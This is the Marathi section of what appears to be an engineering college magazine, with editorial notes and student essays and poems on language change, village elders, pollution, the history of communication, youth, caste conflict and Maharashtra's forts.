समय-द टाईम पॅराडॉक्स ही ह्या वर्षाची मासिकाची मध्यवर्ती कल्पना समोर ठेऊन मराठी विभागाने शब्दप्रवास शतकांचा उलगडला आहे.मराठी विभागाच्या संपादनाचे कार्य सोपवल्या बद्दल माहिती व प्रकाशन समिती प्रमुख सौ. रेश्मा तोतरे व प्राचार्य डॉ.प्रदीप माने यांचे मनापासून आभार. ह्या प्रवासात विविध लेख,कविता,माहिती देऊन मदत केल्या बद्दल विद्यार्थ्यांचे मनापासून आभार.
हा प्रवास माझ्या सोबत अनुभवणारे मराठी विभागाचे विद्यार्थी समन्वयक यांचे खूप खूप आभार...

**धन्यवाद !!!**

**सौ. हर्षदा भूषण मगर**
सहाय्यक प्राध्यापिका,
अणुविद्युत आणि दूरसंचार अभियांत्रिकी

## मनोगत -विद्यार्थी समन्वयक मराठी विभाग



माणसाचे व तंत्रज्ञानाचे फार जुने नाते आहे. बहुदा विज्ञान व तंत्रज्ञान ही मानवजातीला लाभलेली खूप मोठी देणगी आहे गरज ही शोधाची जननी आहे या उक्तीला सार्थ ठरवत प्रत्येक तंत्रज्ञान हे कुठल्या ना कुठल्या गरजेपोटी जन्माला आलेला आहे, जस की जगातील विज्ञान तंत्रज्ञानाचा विस्तार व त्याच्या जोडणीसाठी इंटरनेट चा उगम झाला १९९० च्या सुमारास याचा वापर अगदी नगण्य होता पण आज आपण पाहतच आहोत की इंटरनेट हा मानवाच्या आयुष्याचा मूलभूत घटक बनलेला आहे.

आयाम सोबत काम करताना आम्हाला तंत्रज्ञानामध्ये शतकानुशतके झालेल्या बदलाची जाणीव झाली, तसेच या बदलाचा आम्हाला जवळून अनुभव घेता आला, आशा करतो की अशाच प्रकारे उत्तरोत्तर विज्ञान व तंत्रज्ञान हे समृद्ध होत जावो.

आम्ही मगर मॅडम, तोतरे मॅडम व प्राचार्य माने सर यांचे खूप ऋणी आहोत कारण त्यांनी आम्हाला आयाम टीम सोबत काम करण्याची संधी दिली.

**प्रसाद जगताप** – अणुविद्युत अभियांत्रिकी
**समृद्धी परबत** – विद्युत अभियांत्रिकी
**श्रावणी देशपांडे** – विद्युत अभियांत्रिकी

# थोडंस मुखपृष्ठाविषयी ...

बदलत्या जगात शाश्वत असं काहीच नाही .भाषेत होत जाणारे बदल सुद्धा ह्याला अपवाद नाहीत.कोणत्याही आकृतिबंधला न जुमानता भाषा कालानुरूप बदलत गेली.

मराठीतही,यादव कालीन भाषा वेगळी,तर शिवकालीन आणि पेशवेकालीन मराठीत फरक दिसतो. मराठीतले संत वाङ्मय वाचायला तर आता शब्दकोषाची गरज पडते. इतिहासाची पाने चाळून बघितली तर एक गोष्ट निश्चीत पणे सांगता येईल, ती म्हणजे परकीय भाषेचा मराठीवर होत जाणारा प्रभाव. मुघल सलतनत जेव्हा हिंदुस्थानावर राज्य करत होती त्यावेळी मराठी बोलताना असो अथवा पत्रव्यवहारात हमखास उर्दूचा वापर होत असे. ब्रिटिशांची राजवट तर १९४७ मध्ये संपली, परंतु त्यांच्या शब्दांनी मराठीवर टाकलेली छाप आजही कायम आहे .आजही ग्रामीण भागात शिक्षकांना 'गुरुजी' नाही तर 'मास्तर' म्हणतात, असे अनेक शब्द आपल्याला दिसतात .आता ह्या शब्दांचा वापर योग्य की अयोग्य ? हा वादाचा मुद्दा आहेच !

कोकणी, वऱ्हाडी, मालवणी आशा अनेक भाषा मराठी भाषेचे पैलू आहेत. प्रत्येक कोसावर बदलत जाणाऱ्या ह्या भाषेला व्याकरणाचे चार नियम लावले की शुद्धतेचे प्रमाण जरी मिळत असले तरी प्रत्येक गावात नव्याने उलगडत जाणारी मराठी भाषा आपल्याला काही वेगळेच रंग दाखवून जाते.

जशी बोलण्याची पद्धत बदलत गेली तशीच लिहिण्याची पद्धत सुद्धा बदलत गेली आणि ह्या बदलाच साक्षीदार आपण सर्वच आहोत. ८० वर्षांची माझी आजी 'मोडी' लिपीत लिहीत असे, तर माझे आई बाबा देवनागरी मध्ये लिहितात. मी मात्र मराठी मजकुर मोबाईलच्या मदतीने इंग्रजी अक्षरात लिहितो ! चित्रातल्या ह्या घड्याळात कदाचित ह्याच छोट्या गोष्टींची मोठी सावली पडलेली दिसत आहे .



**तन्मयी कांचन**
द्वितीय वर्ष अणुविद्युत आणि
दूरसंचार अभियांत्रिकी



**कौस्तुभ अध्यापक**
तृतीय वर्ष
अणुविद्युत आणि दूरसंचार अभियांत्रिकी

# आयुष्यावरची चालती बोलती पुस्तके

ओसरीवर नाही तर पारावर बसलेली डोळे विझत,
चाललेली गावाकडची ही म्हातारी माणसे म्हणजे,
आयुष्यावरची चालती बोलती पुस्तके असतात...

आयुष्यभर काबाडकष्ट करून जीव शिणलेली सारी हयात माळावर घालवल्या ने त्वचा रापून गेलेली,उन्हा पावसाच्या खेळाने डोळे खोल गेलेल्या विहरी सारखे गालावर सुरकुत्यांचे मखमली जाळे कपाळावर थिजलेल्या अठ्यांचा गंध जोडीला अष्टगंध नाहीतर बुक्का.नांगर हाकून कमरेला आलेला बाक,नेसूचे जुनाट धोतर अन वर पांढरी छाटी नाहीतर सदरा.कपडे नेहमीच जुने पण स्वच्छ,डोईवर पांढरी टोपी ,पायात झिजलेल्या वाहणा दारिद्रीनारायाणाची साथ दर्शवणाऱ्या डोळ्यांवरचा चष्मा किमान दोन तीन ठिकाणी तरी जोडलेला व दोरीने बांधलेला गळ्यात तुळशीची माळा आणि कमरेला करदोरा हीच काय ती संपत्ती. हातात काठी आणि ओठात अनेक अनुच्चारित प्रश्न.

रानातल्या बैलांच्या झालेले दुखणे असो व पांडुरंगाने ताणून धरलेला पाऊस! ह्याची सोसायची तयारी...आताच्या पिढीतल्या शेतकऱ्यांच्यासारखे आत्महत्या करणारे नव्हेत.ओसरीत झोपायला लागते म्हणून कधी तक्रार नाही की शेतात अजूनही दारे धरायला लागतात असे देखील म्हणणार नाही.

देवळात तन्मयतेने विणा धरून उभे राहतील अन घरी आल्यावर नातवाला घेऊन गावभर अभिमानाने मिरवतील.ताटात सून काय वाढते अन कसे वाढते याचा चकार उल्लेख कधीही बाहेर करणार नाही. वात अजून शाबूत शिवारातल्या भाकरीची, गोड कांद्याच्या जोडीला कोरड्यास, संगतीला लालबुंद कांद्याच्या पाकळ्या, लसणाच्या दोन-तीन चण्या हेच अमृत जेवण. कोरभर भाकरी खाऊन रंजणातल्या पाण्याचा गोड घोट अन नंतर घडीभर विश्रांती न मग पारावरच्या गप्पा.

मोबाईल, कम्प्युटर, सोशलमिडिया, सिनियर, सेकण्डहोम, लाफ्टरक्लब, मॉर्निंगवॉक, रीफ्रेशमेंट, योगा, ध्यानधारणा असल्या कुठल्याही सोंगांची त्यांना गरज नाही. स्व:ताचे आयुष्य हेच तत्वज्ञान असल्याने कुण्या साधू महाराज व रिलिजियस गुरूची तिळमात्र निकड नाही. दु:खाच्या सागरात राहून सुखाच्या गुरुकील्लीवर ते अलगद तरंगत असतात म्हणूनच ही माणसे आयुष्यावरची चालती बोलती पुस्तके असतात. गावातल्या कुशीत आनंदाने जन्माला येऊन शिवारातल्या मातीत हसतमुखाने प्राण सोडतात. ना बि.पी., डायबेटीस न कोलेस्ट्रोल....नैसर्गिक जीवन आणि नैसर्गिक मृत्यू.

कष्टाला नकार नाही आणि सत्याला फाटा नाही.मायबाप हेच कुलदैवत,पांडुरंग हाच देव,जत्रा हाच उत्सव अन वारी हेच उधाण. खूप हेवा वाटतो अश्या लोकांचा,अशी माणसे पहिली की डोळे नकळत भरून येतात अन काळजात कोलाहल होतो.

वैष्णवी विलास बोराडे
(माहिती तंत्रज्ञान, अंतिम वर्ष)

**लाभले आम्हास भाग्य बोलतो मराठी | जाहलो खरेच धन्य ऐकतो मराठी.**
**आमुच्या मनामानात दंगते मराठी | आमुच्या रगरगात रंगते मराठी.**

# सार्वत्रिक प्रदूषण–एक शाप

आजचे जीवन अतिशय धकाधकीचे व असुरक्षित झाले आहे. नैसर्गिक आपत्ती परकीय आक्रमणे यांसारखी संकटे असतातच पण आज ह्या शत्रुंबरोबरच आपणही आपलेच शत्रू झालो आहोत याची गंभीर दखल घेतली पाहिजे. यासाठीच प्रदूषण, अस्वच्छता, गुन्हे यांचा विचार आपणच करायला हवा अन्यथा प्रदूषण हा आपलाच विनाश करणारा शाप ठरेल.

**प्रदूषणाचे प्रकार –**

आज व्यवहारात शुद्ध अशुद्ध असे काहीच राहिले नाही, पाण्यापासून हवे पर्यंत, औषधांपासून सोन्यापर्यंत,विचारांपासून संस्कारांपर्यंत,भाषेपासून संपर्कांच्या माध्यमांपर्यंत सर्व काही दुषित झाले आहे.हे अर्थातच नकारात्मक वातावरण आहे पण हीच आजची वस्तूस्थिती आहे त्याला नाकारता येणार नाही.

आकाश अंधारून आले असता सर्वत्र मळभ भरले असता सकारात्मकतेचा एकही किरण दिसत नसता वास्तवतेकडे पाठ का फिरवायची? चित्रपट,दूरदर्शन बहुरंगी असतात पण वास्तव कृष्णधवल असते. समाज माध्यमातून वास्तविकतेचे भकास चित्र उभे केले जाते तेव्हा विविध प्रकारच्या म्हणजेच भौतिक, व्यावहारिक, नैसर्गिक, वयक्तिक, सामाजिक, राजकीय सांस्कृतिक प्रदूषणाचा विचार करीत आहोत.

रोजच्या जीवनातील हवा, पाणी, दुध, खाद्यपदार्थ, भाज्या, औषधे ही शुद्ध असतातच ह्याची हमी कोण देईल? दुधात पाणी की पाण्यात दुध? वापरलेले पाणी किती शुद्ध? काही कळत नाही. आज १००% शुद्ध म्हणून अनेक वस्तू विकल्या जातात.त्या किती शुद्ध असतात त्याला काही प्रमाण नाही. आयुर्वेद हा प्राचीन ग्रंथ आहे.त्यामध्ये अनेक आजारांचे समूळ नाश करण्यासाठी उपाय सांगितले आहेत.आजच्या भांडवल शाहीच्या जमान्यात आयुर्वेदाच्या मूळ उद्देशालाच बाजूला करून अनेक उद्योजक आपले पोट भारत आहे.आयुर्वेदाच्या नावाखाली कित्येक घातक रसायने पोटात घातली जात आहे. सामान्य नागरिकास याचा पत्ता लागणे जवळपास अशक्यच आहे.

सेंद्रिय खते वापरून उत्पादन कमी येते.रासायनिक खते वापरल्यास दुप्पट तर कधी कधी तिप्पट उत्पादन मिळू शकते.म्हणूनच रासायनिक खाते वापरली गेली त्यामुळे जमिनीचा पोत खालावला.शेतजमिनी नापीक होऊ लागल्या आहेत.उत्पादन येत नाही म्हणून शेतकऱ्यास मोबदला मिळणे अवघड झाले आहे.फळभाज्या पालेभाज्या यांची संख्यात्मक वाढ झाली  पण गुणवत्ता मात्र खालावली.सेंद्रिय शेतीमध्ये संख्या कमी पण गुणवत्ता जास्त असते.हा सर्व व्यापारीकरणाचा परिणाम आहे.

वैयक्तिक प्रदुषणं ह्यांच्यात अस्वच्छता हा सर्वात मोठा दोष आहे. अविचार, अस्वच्छता हा सर्वात मोठा दोष आहे. अविचार, अस्वच्छता, निरुत्साह यांमुळे माणसांची बौद्धिक विचार करण्याची क्षमता कमी होत आहे.सामाजिक जीवनातील जाती भेद ,आरक्षणे यांमुळे विचारांची दिशा बदलली आहे. इतिहासाला स्वत:च्या फायद्यासाठी वापरले जाणे हे नित्याचेच झाले आहे त्यातून भांडणे, दंगली, जाळपोळ यांचे प्रमाण वाढत आहे. एका विशिष्ट वेळे नंतर यास हिंसक वळण लागते व अनेक लोक मृत्युमुखी पडतात.

साहित्य संगीतादी कलांमधील भेसळ देखील वाढली आहे.सामाजिक संपर्क माध्यमांमुळे बोलीभाषा कमी वापरण्यात येते.पाश्चात्य विचारांचे अतेरीकीकरण यास कारणीभूत आहेत. थोडक्यात सांगायचे झाले तर प्रदूषण हा स्वकीय शत्रू आहे. आपणच आपल्या पायावर धोंडा मारून घेत आहोत. आत्मचिंतन ही आज काळाची तातडीची गरज बनली आहे.

भाग्येश बोपर्डीकर
(विद्युत अभियांत्रिकी, द्वितीय वर्ष)

**देणार्याने देत जावे घेणार्याने घेत जावे घेता घेता एक दिवस देणार्याचे हात घ्यावे.**

# बदलते भारत की उजली तस्वीर

''बनणे जा राहा है फिर सोने की चिडिया जगत गुरु भारत हमारा...''

आजादीच्या प्रखर संघर्षानंतर एकोणविसाव्या शतकामध्ये भारत देश हा तंत्रज्ञानाशी जोडला गेला आहे.काळाच्या ओघा प्रमाणे प्रत्येक क्षेत्र हे नाविन्यपूर्ण प्रकारे वाटचाल करीत आहे. भाकरीच्या तुकड्याऐवजी केवळ ईश्वरप्राप्तीच्या ज्ञानाला महत्व देणारा समाज निर्माण झाला आहे.विद्येचे रक्षण करणाऱ्या वर्गाचा सन्मान आणि योगक्षेम चालवायला तत्पर अश्या विद्यारक्षक वर्गाला जिवंत ठेवत समाज देश प्रगमनशाली झाला आहे.

नवीन पिढीचा धर्माचार कसा असावा? कसोटी कोणती?

हे आजची पिढी स्पष्ट करते.अधुंक तंत्रज्ञानामुळे भारत देश हा महाशक्तिशाली देश म्हणून वाटचाल करीत आहे .

वक्त बदल राहा है, जिंदगी के साथ
जिंदगी बदल राही है वक्त के साथ...

देशाच्या जडणघडणीसाठी तरुणांपुढील आव्हाने ही सुद्धा तेवढीच गरजेची आहे म्हणून WE DON'T NEED FOLLOWERS WE NEED I DES तमाम देशातील तरुण पिढीमुळे भारताने DIGITAL INDIA हे सर्वात कठीण आव्हान यशस्वीरीत्या पेलू शकत आहे.तरुणाईच्या प्रबळ इच्छाशक्तीमुळे कर्तृत्वामुळे आणि धर्यामुळे ई-क्रांती,रुलर बीपीओ,पब्लिक इंटरनेट एक्स्प्रेस प्रोग्राम इ. सारख्या कठीण समस्यांना चुनौती दिली आहे.

फुलत्या वेलीस वय नाही...
क्षितीज ज्यांचे सरले नाही...
त्यास कसले भय नाही...

अश्या प्रकारच्या प्रबोधनाने तरुण वर्गाची इच्छा शक्ती नक्कीच पेटून उठेल...

तृतीय वर्ष माहिती तंत्रज्ञान
गोधाने प्रसिद्ध उत्तम

**या नभाने या भुईला दान द्यावे आणि या मातीतून चैतन्य गावे.**

# कबुतर जा...जा...

आपण सर्वांनीच कबुतर जा जा हे गाणं ऐकलं असेलच. काही जणांचा तर ते आवडतं गाणं असेल .या गाण्यांमध्ये प्रेयसी तिच्या प्रियकराला प्रेमपत्र पाठविण्यासाठी कबुतरांचा उपयोग करते.कल्पना काहीशी अविश्वसनीय वाटणारी असली तरी अगदीच तथ्यहीन नाही. प्राचीन काळातील कितीतरी कलांमध्ये पक्ष्यांचा संदेशवहनासाठी उपयोग केल्याचे आढळते. प्राचीन काळापासून ते अर्वाचीन कालापर्यंत संदेश आणि त्यांचे दळणवळण यामध्ये बराच बदल झाला आहे. मानवाने त्या क्षेत्रांमध्ये खूप प्रगती केली आहे आणि अर्थात अजूनही प्रगती तो करणारही आहे.काळानुसार बदललेल्या यासंक्षिप्त माहिती मी या लेखात मांडण्याचा प्रयत्न केला आहे. पूर्वी राजेरजवाडय़ांच्या काळात दूतांकरवी संदेशांची देवाण घेवाण केली जात असे. यामध्ये वेळ जात असे; परंतु पर्यायी व्यवस्था देखील उपलब्ध नसे. हेच दूत महत्त्वाच्या राजकीय घडामोडींचे साक्षीदार असत. दोन देशांमध्ये सामाजिक,सांस्कृतिक आर्थिक देवाणघेवाणीमध्ये देखील ही संदेश व्यवस्था महत्त्वपूर्ण भूमिका बजावत असे. सामान्य लोकांना मात्र स्वत: जाऊन अथवा दुसऱ्या तर्फे निरोप पाठवावा लागे .एवढ्या वेळकाढू व्यवस्थेमध्ये देखील सर्व जग एकमेकांशी व्यापार करत असे हे खरोखरच मानवाच्या कष्टाची साक्ष देणारे आहे.

आता आपण आधुनिक काळात येऊ ब्रिटिश पोस्ट म्युझियम यांनी केलेल्या दाव्यानुसार सर्वात पहिले पोस्टऑफिस हे इसवी १७६२ मध्ये हाय स्ट्रीट संकाहार स्कॉटलंड येथे सुरू झाले. भारताविषयी बोलायचे झालं तर भारतामध्ये पोस्ट इ.स.१७६४ मुंबई येथे सुरू झाले. पोस्टऑफिसमुळे संदेश वहनाची गती वाढली;कारण प्रत्येक भागाला प्रदेशाला विशिष्ट नाव संकेत कोड देण्यात आले ज्यानुसार निर्धारीत संदेश वेळ व योग्य ठिकाणी राहू लागला. ही खरोखर एक क्रांती होती;कारण मानवाने संदेशवहनासाठी निर्माण केलेली,जिचा सामान्य लोकांनासुद्धा उपयोग होईल अशी ही पहिली व्यवस्था होती.

पोस्टनंतर टेलीग्रामचा शोध मोर्स आणि वेल या शास्त्रज्ञांनी १८३८ मध्ये लावला.न्यू जर्सी अमेरिका येथे हा शोध लावला गेला. .टेलीग्राम तर्फे पहिला संदेश १८४४ मध्ये केला गेला. टेलिग्राम अतिशय जलद गतीने प्रवास करत,त्यामुळे तातडीचे निरोप पत्र, पोस्ट याऐवजी 'तार' करून पाठवले जाऊ लागले. जलद संदेशवहनाच्या नांदीची ही फक्त सुरुवात होती.

इ .स.१८७६ मध्ये सर अलेक्झांडर ग्राहम बेल यांनी टेलिफोनचा शोध लावला. दूरध्वनीच्या शोधाने मानवाच्या सर्व मर्यादा मोडून काढल्या. कोणीही व्यक्ती कोणत्याही व्यक्तीशी संपर्क साधू लागली.फक्त महत्त्वाचेच नाही तर कोणत्याही कारणासाठी मानव एकमेकांशी संदेशाची देवाणघेवाण करू लागला.आपले प्रिय व्यक्तीचा आवाज ऐकायची क्षमता दूरध्वनीने आपल्याला दिली.( कधीही कोणाशीही संपर्क साधण्याच्या क्षमतेचा सगळ्यात जास्त फायदा स्त्रियांना झाला हे वेगळे सांगायला नको.)भ्रमणध्वनी मोबाइल हे दूरध्वनीचे एक अपत्य आहे ज्यांचा आपण रोजच वापर करतो.

इ.स.१९७२ मध्ये ई-मेलचा शोध लागला व संदेशवहन पत्रव्यवहार अधिक वेगवान झालं. आपणा सर्वांचा ई-मेल आयडी असल्यामुळे आपल्याला हे माहीतच आहे. आतापर्यंत वर दिलेल्या,उल्लेख केलेल्या शोधामुळे मानव वेगवान झाला.परंतु त्यांना मर्यादा होत्या. पण आता व्हॉट्सअॅप,फेसबुक आणि अशा अनेक समाजमाध्यमांमुळे संदेशवहन ही गरजेची वस्तू न राहता चैनीची वस्तू झाली आहे. पूर्वी एक संदेश जाण्यासाठी जिथे वर्ष लागत असत तिथे आता एक सेकंदसुद्धा लागत नाही.वैज्ञानिक प्रगतीने आपल्याला एवढे स्वातंत्र्य आणि अधिकार दिले आहेत परंतु त्याचा गैरवापर,अतिवापर टाळायला हवा ,अन्यथा हे शोध वरदान न ठरता शाप ठरतील. असो... मानवाने सतत चालणाऱ्या कालचक्रात संदेशवहन व देवाणघेवाण कसं विकसित केले हे आपण बघितलं, भविष्यात कदाचित तो आणखी प्रगती करून अधिक उन्नत होईल.फक्त लागणाऱ्या नवनवीन शोधा बरोबर आपली जबाबदारी देखील वाढेल हे आपण विसरायला नको.

प्रणव देशमुख
(द्वितीय वर्ष माहिती तंत्रज्ञान)

**खरा तो एकची धर्म जगाला प्रेम अर्पावे.**

# भटकलेली तरुणाई

कोणत्याही देशाला अविकसित पासून विकसित करण्यामागे कोणाचा हात असेल तर तो त्या देशातील तरुणाईचा.ज्या देशातील तरुण महत्त्वाकांक्षी, शूर तो देश नेहमीच प्रगतीपथावर चालणार.एकूणच काय तर तरुणाईचा विकास म्हणजेच देशाचा विकास.

भारताकडे ही तरुणाईची कमी नाही तरीही भारत अजूनही विकसनशील का? भारताच्या विकासात ही तरुणाई किती योगदान देते? हा महत्त्वाचा मुद्दा आहे. एकूण तरुणाईच्या पस्तीस टक्के मुलांना तर मॅट्रिक पर्यंत शिक्षण मिळत नाही आणि बाकीचे पासष्ट टक्के मुलांना ते भेटते ;परंतु सगळेच या संधीचं सोनं करत नाही.

आपल्याकडे आज सतरा ते अठरा वर्षांची मुले सिगरेट फुंकताना,दारू पिताना दिसतात. इंटरनेट सारख्या चांगल्या माध्यमांचा देखील वाईट कामांसाठी उपयोग करतात.राजकारणी लोकांनी स्वत:च्या हितासाठी पाडलेल्या जातीभेदाच्या दरीत एकमेकांना ढकलून मारत आहेत.तरुणांमध्ये शांतते पेक्षा हिंसक वृत्ती वाढताना दिसत आहे.त्यांना फक्त बाह्य रंग रूपाचा देखावा श्रेष्ठ वाटत आहे. ज्ञान विज्ञानाच्या रस्त्यापासून ते भरकटत चालले आहे. चैन मौजमजा यांच्याकडे त्यांचा कल झुकत आहेत.कधी कधी ते कंटाळून नैराशाच्या आहारी जाऊन प्राण गमावतात. देशातील गरिबी अस्वच्छता पाहून ते थेट देशातून पळ काढतात.परदेशी जाऊन तेथील विकासाला हातभार लावतात.परंतु ते विसरतात की ते या देशाचे शिल्पकार आहेत.देशाची प्रगती त्यांच्या हातात आहे. त्यांनी समस्यांपासून पळ न काढता त्या सोडविण्यावर भर दिला पाहिजे.आपणच आपला देश घडवणार आहे हे मनी धरून कामाला लागले पाहिजे. दहशतवाद जातीभेद भ्रष्टाचार यांसारख्या अडचणींना आळा घालून विकासाकडे पाऊले उचलली पाहिजे आणि एका सुंदर स्वच्छ विकसित भारताचे शिल्प या तरुण शिल्पकारांनी साकारायला पाहिजे.

मेघा सात्रस
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**पुरेत अश्रू दुबळे क्रंदन ,भावपूर्ण करू विनम्र वंदन ,नाव अरुणाचे होऊ आम्ही प्रतिभाशाली भाट.**

# शब्द...

ओंकारात उत्पन्न झालो नाद
नाद निनादात स्वर स्पंदन..
श्वासा गुंजनात निर्माण झालो उच्चार
आणि सहज प्रकट झाले शब्द
शब्द आकारले
प्रत्येक शब्दात ब्रह्मांडाचो अर्थ
अनमोल शब्द
असे हे अद्भूत शब्दब्रह्म

– इंदू गिरसप्पे

दोन अक्षर शब्द... पण त्यांचे सामर्थ्य किती मोठे. किती रुपं या शब्दांची.काही कठोर,काही मृदू,काही जखमा करणारे, काही जखमा भरणारे, काही दु:खावर हळुवार फुंकर घालणारे, कधी मायेने गोंजारणारे, कधी निराशेच्या गर्तेत ढकलणारे, कधी मनाला उभारी देणारे, मन मोकळं करताना लागतात ते शब्द....लहान बाळाशी बोलताना बोबडे होणारे तर याच बाळाला शिस्त लावताना कठोर होणारे..... शब्दांची रुपं तरी किती. याच शब्दांची कधी कविता होते, कधी कथा तर कधी कादंबरी प्रत्येक शब्दाची अनुभूती वेगळी परिणाम वेगळा. क्रांती घडवणारे जोशपूर्ण शब्द,अन्यायाविरुद्ध लढा देणारे जळजळीत शब्द, वाट चुकलेल्याला दिशा दाखवणारे प्रकाशाने झळाळणारे शब्द, शब्दांशी इमान राखणारी, शब्द पाळणारी आपण माणसं याच शब्दाला नेहमी जागतो का? संत तुकाराम महाराजांनी शब्दांचे योग्य वर्णन केलय.

आम्हा घरी धन । शब्दांचीच रत्ने ।
शब्दांचीच शस्त्रे । यत्न करू।
शब्दची आमुच्या । जीवाचे जीवन

(संकलन)
ओंकार दळवी
(अंतिम वर्ष, माहिती तंत्रज्ञान)

**माझ्या मराठीची गोडी मला वाटते अवीट माझ्या मराठीचा छंद मना नित्य मोहिवत.**

# बदललेला माणूस

काळ सरत चालला
काळ बदलत चालला
चालता चालता डोळ्यांचा रंग बदलत गेला
कधी भगवा कधी पांढरा कधी ना कधी हिरवा
अरे कुणीतरी थांबवा रे
यांचा रंग क्रूर होत गेला
माणूस आतल्या आत त्या रंगांमध्ये मरत गेला
माणूस माणसाला मारत गेला
काळ सरत गेला काळ निघत गेला

**– पंत**

माकडांपासून तयार झालेला होमो सेपियन्स सेपियन्स आणि होमो सेपियन्स सेपियन्स पासून तयार झाला तो आधुनिक माणूस यांच्यामध्ये जो बदल झाला तो शारीरिकपण होता आणि वैचारिकसुद्धा बरं ! आपल्या भारतातील माणसांनी वैचारिक क्षमतेत उच्चांक गाठला तो विसाव्या शतकापर्यंत त्यानंतर मात्र एकविसाव्या शतकात त्यांच्या विचारांमध्ये अमुलाग्र बदल घडून आला तोही जातीबाबतचा.

स्वातंत्र्याच्या लढ्यात ज्या क्रांतिकारकांनी आपल्या जातीचा, धर्माचा कशाचाही विचार न करता स्वत:ला झोकून दिलं त्यांच्या विचारांना तर यांनी कधीच पायदळी तुडवले.

१५ ऑगस्ट,२६जानेवारीला देशभक्ती करून व्हॉट्सॲप फेसबुकवर आपले डीपी तिरंग्याने बदलून आपण खूप मोठे देशभक्त आहोत हे दाखवून देतो.पण जरा कुठं भांडण झाले तर मुद्दामहून जात मध्ये आणून आपल्यातील मैत्रीचे संबंध विसरून लगेच हातात तलवारी घेऊन एवढे हिंसक बनतात जणू की माणूस नाही जनावरच आहोत.

धर्माच्या नावाखाली क्रूर कृत्य करणारी धर्माचं पालन तरी कुठे करतात.महंमद पैगंबर,गौतम बुद्ध,बाबासाहेब आंबेडकर,देव-संत,शिवाजी महाराज,वर्धमान महावीर,गुरुनानक,येशूख्रिस्त या सर्वांनी तर जन्मभर समानतेचा बंधुत्वाचा शांतीचा संदेश आपापल्या धर्मातून आयुष्यभर दिला.मग असं असतांना एकमेकांच्या जीवावर उठून आपण खरोखर धर्म पाळतो की धर्माशी अधर्मपणाने वागतो. शेवटी एवढंच म्हणावसं वाटतं की–

या बदलत्या माणसाबद्दल
प्रगती करण्याच्या चढाओढीत
गुंतून हा का बसला,
रंगांनाही वाटून घेऊन
कुकर्म करण्याचे धाडस याने केलंच कसं?
हिंदू, मुस्लीम, बौद्ध, ख्रिश्चन धर्म
चालवण्याचा अट्टहास याने केला
पण माणुसकीचा धर्म विसरून गेला.

प्रणीत टेंबे
(तृतीय वर्ष, विद्युत अभियांत्रिकी)

**ज्ञानोबांची तूकयाची मुक्तेशाची जनाईची माझी मराठी गोडी रामदास शिवाजीची.**

# गडकिल्ले आणि आपण

महाराष्ट्रात 'गडकोट वैभव' विपुल आहे. सातवाहनांपासून मराठ्यांपर्यंत अनेक राजघराण्यांनी वेगवेगळ्या प्रकारचे दुर्ग बांधून दुर्गांची श्रृंखला उभारली.मध्ययुगात छत्रपती शिवाजी महाराजांनी ह्या दुर्गांचा उपयोग स्वराज्यासाठी मोठ्या प्रमाणावर केला.साल्हेर-मुल्हेर पासून जिंजी-वेल्लोर पर्यंत अनेक दुर्ग ताब्यात आणून,प्रसंगी नवे उभे करून त्यांनी स्वराज्य बळकट केलं.ते एवढे अभेद्य केले की औरंगजेबासारखा शत्रू या राज्यावर चालून आला असता त्याला मराठ्यांच्या राज्यावर निर्णायक विजय मिळवता आला नाही. सव्वीस वर्ष तो आणि त्याची पाच लक्षाची सेना मराठ्यांविरुद्ध अविरत झुंजत होती.परंतु निर्णायक विजय त्याला मिळाला नाही. मराठ्यांच्या या प्रदीर्घ लढ्याचा खरा सेनानी होता 'जनरल सह्याद्री'.या जनरलने आणि त्याच्या दर्याखोऱ्यांनी, गडकोटांनी नद्यानाल्यानी मुघलांना झुंजवले.

''संपूर्ण राज्याचे सार ते दुर्ग.दुर्ग नसता मोकळा देश परचक्र येतांच निराश्रय,प्रजा भग्न होऊन देश उध्वस्त होतो.देश उध्वस्त झाल्यावरी राज्य असे कोणास म्हणावे?'' याकरिता पूर्वी जे जे राजे झाले त्यांनी आधी देशामध्ये दुर्ग बांधून तो देश शाश्वत केला,आणि आलेले परचक्रसंकट दुर्गाश्रयी परिहार केले.हे राज्य तर तीर्थरूप थोरले कैलासवासी स्वामींनी(शिवाजी महाराज) गडांवरूनच निर्माण केले.गडकोट हेच राज्य. गडकोट म्हणजे राज्याचे मूळ. गडकोट म्हणजे खजिना. गडकोट म्हणजे सैन्याचे मूळ. गडकोट म्हणजे राज्य लक्ष्मी. गडकोट म्हणजे आपली वसतीस्थळे,गडकोट म्हणजे सुखनिद्रागार.

सुमारे तीनशे वर्षांपूर्वीच रामचंद्रपंत अमात्यांच्या 'आज्ञापत्रा' त उतरलेली ही वचने गडकोटांची महत्वपूर्णतेची साक्ष देतात. राहिला प्रश्न असा की आपल्याला गडकोट किती समजले? आपल्याला त्यांच्या भावना किती समजल्या ? तर याचे उत्तर एका शब्दात सांगायचे झाले तर ते म्हणजे शून्य.

गडकिल्ले म्हणजे आपली तीर्थक्षेत्रे आहेत,प्रखर राष्ट्रनिष्ठेचे ते प्रतिक आहे, पण आपला त्यांच्याकडे बघण्याचा दृष्टिकोन फक्त picnic spot आणि मौज मजा करण्याचे ठिकाण एवढाच आहे म्हणून तर आज कालची लैला-मजनूवाली पिढी स्वत:चे नाव त्या गडकोटांच्या भिंतीवर लिहून आपले प्रेम व्यक्त करतात.त्यांच्या साधं इतकं सुद्धा लक्षात येत नाही की गडावर नाव कोरण्याची परवानगी शिवरायांनी फक्त हिरोजी इंदलकर यांनाच दिली होती. स्वत: खुद्द छत्रपतींनी आपले नाव गडास दिले अथवा कोरले नाही. आज स्वत:मधील राष्ट्रनिष्ठा हरवत चाललेल्या तरुण पिढीला हे सांगणे गरजेचे आहे की किल्ले म्हणजे तीर्थक्षेत्रे ज्यांच्या अंगाखांद्यावर शिवरायांनी सबंध स्वराज्य निर्माण केले. आपला इतिहास,भूगोल,सभ्यता,संस्कृती या सर्वांचे प्रतिबिंब आपणाला या किल्ल्यांमध्ये पडतळता येते. शिवरायांचे बाहुच हे किल्ले आहेत.

शिवाजी महाराज की जय असं बेंबीच्या देठापासून तार स्वरात ओरडले की आमचा आत्मा स्वर्गात पोहोचतो. खरचं महाराजांना,त्यांच्या दुरदृष्टीला मानणारे आम्ही असतो तर ज्या राजाच्या नावाने आम्ही छाती फुगवतो,गाड्या रंगवतो, मिजास करतो ,त्या राजाचे गडकिल्ले असे प्लास्टिक आणि दारूच्या बटल्याच्या खचात खितपत पडलेले असताना अन्न- पाणी तरी आमच्या घशा खाली कस उतरतं?

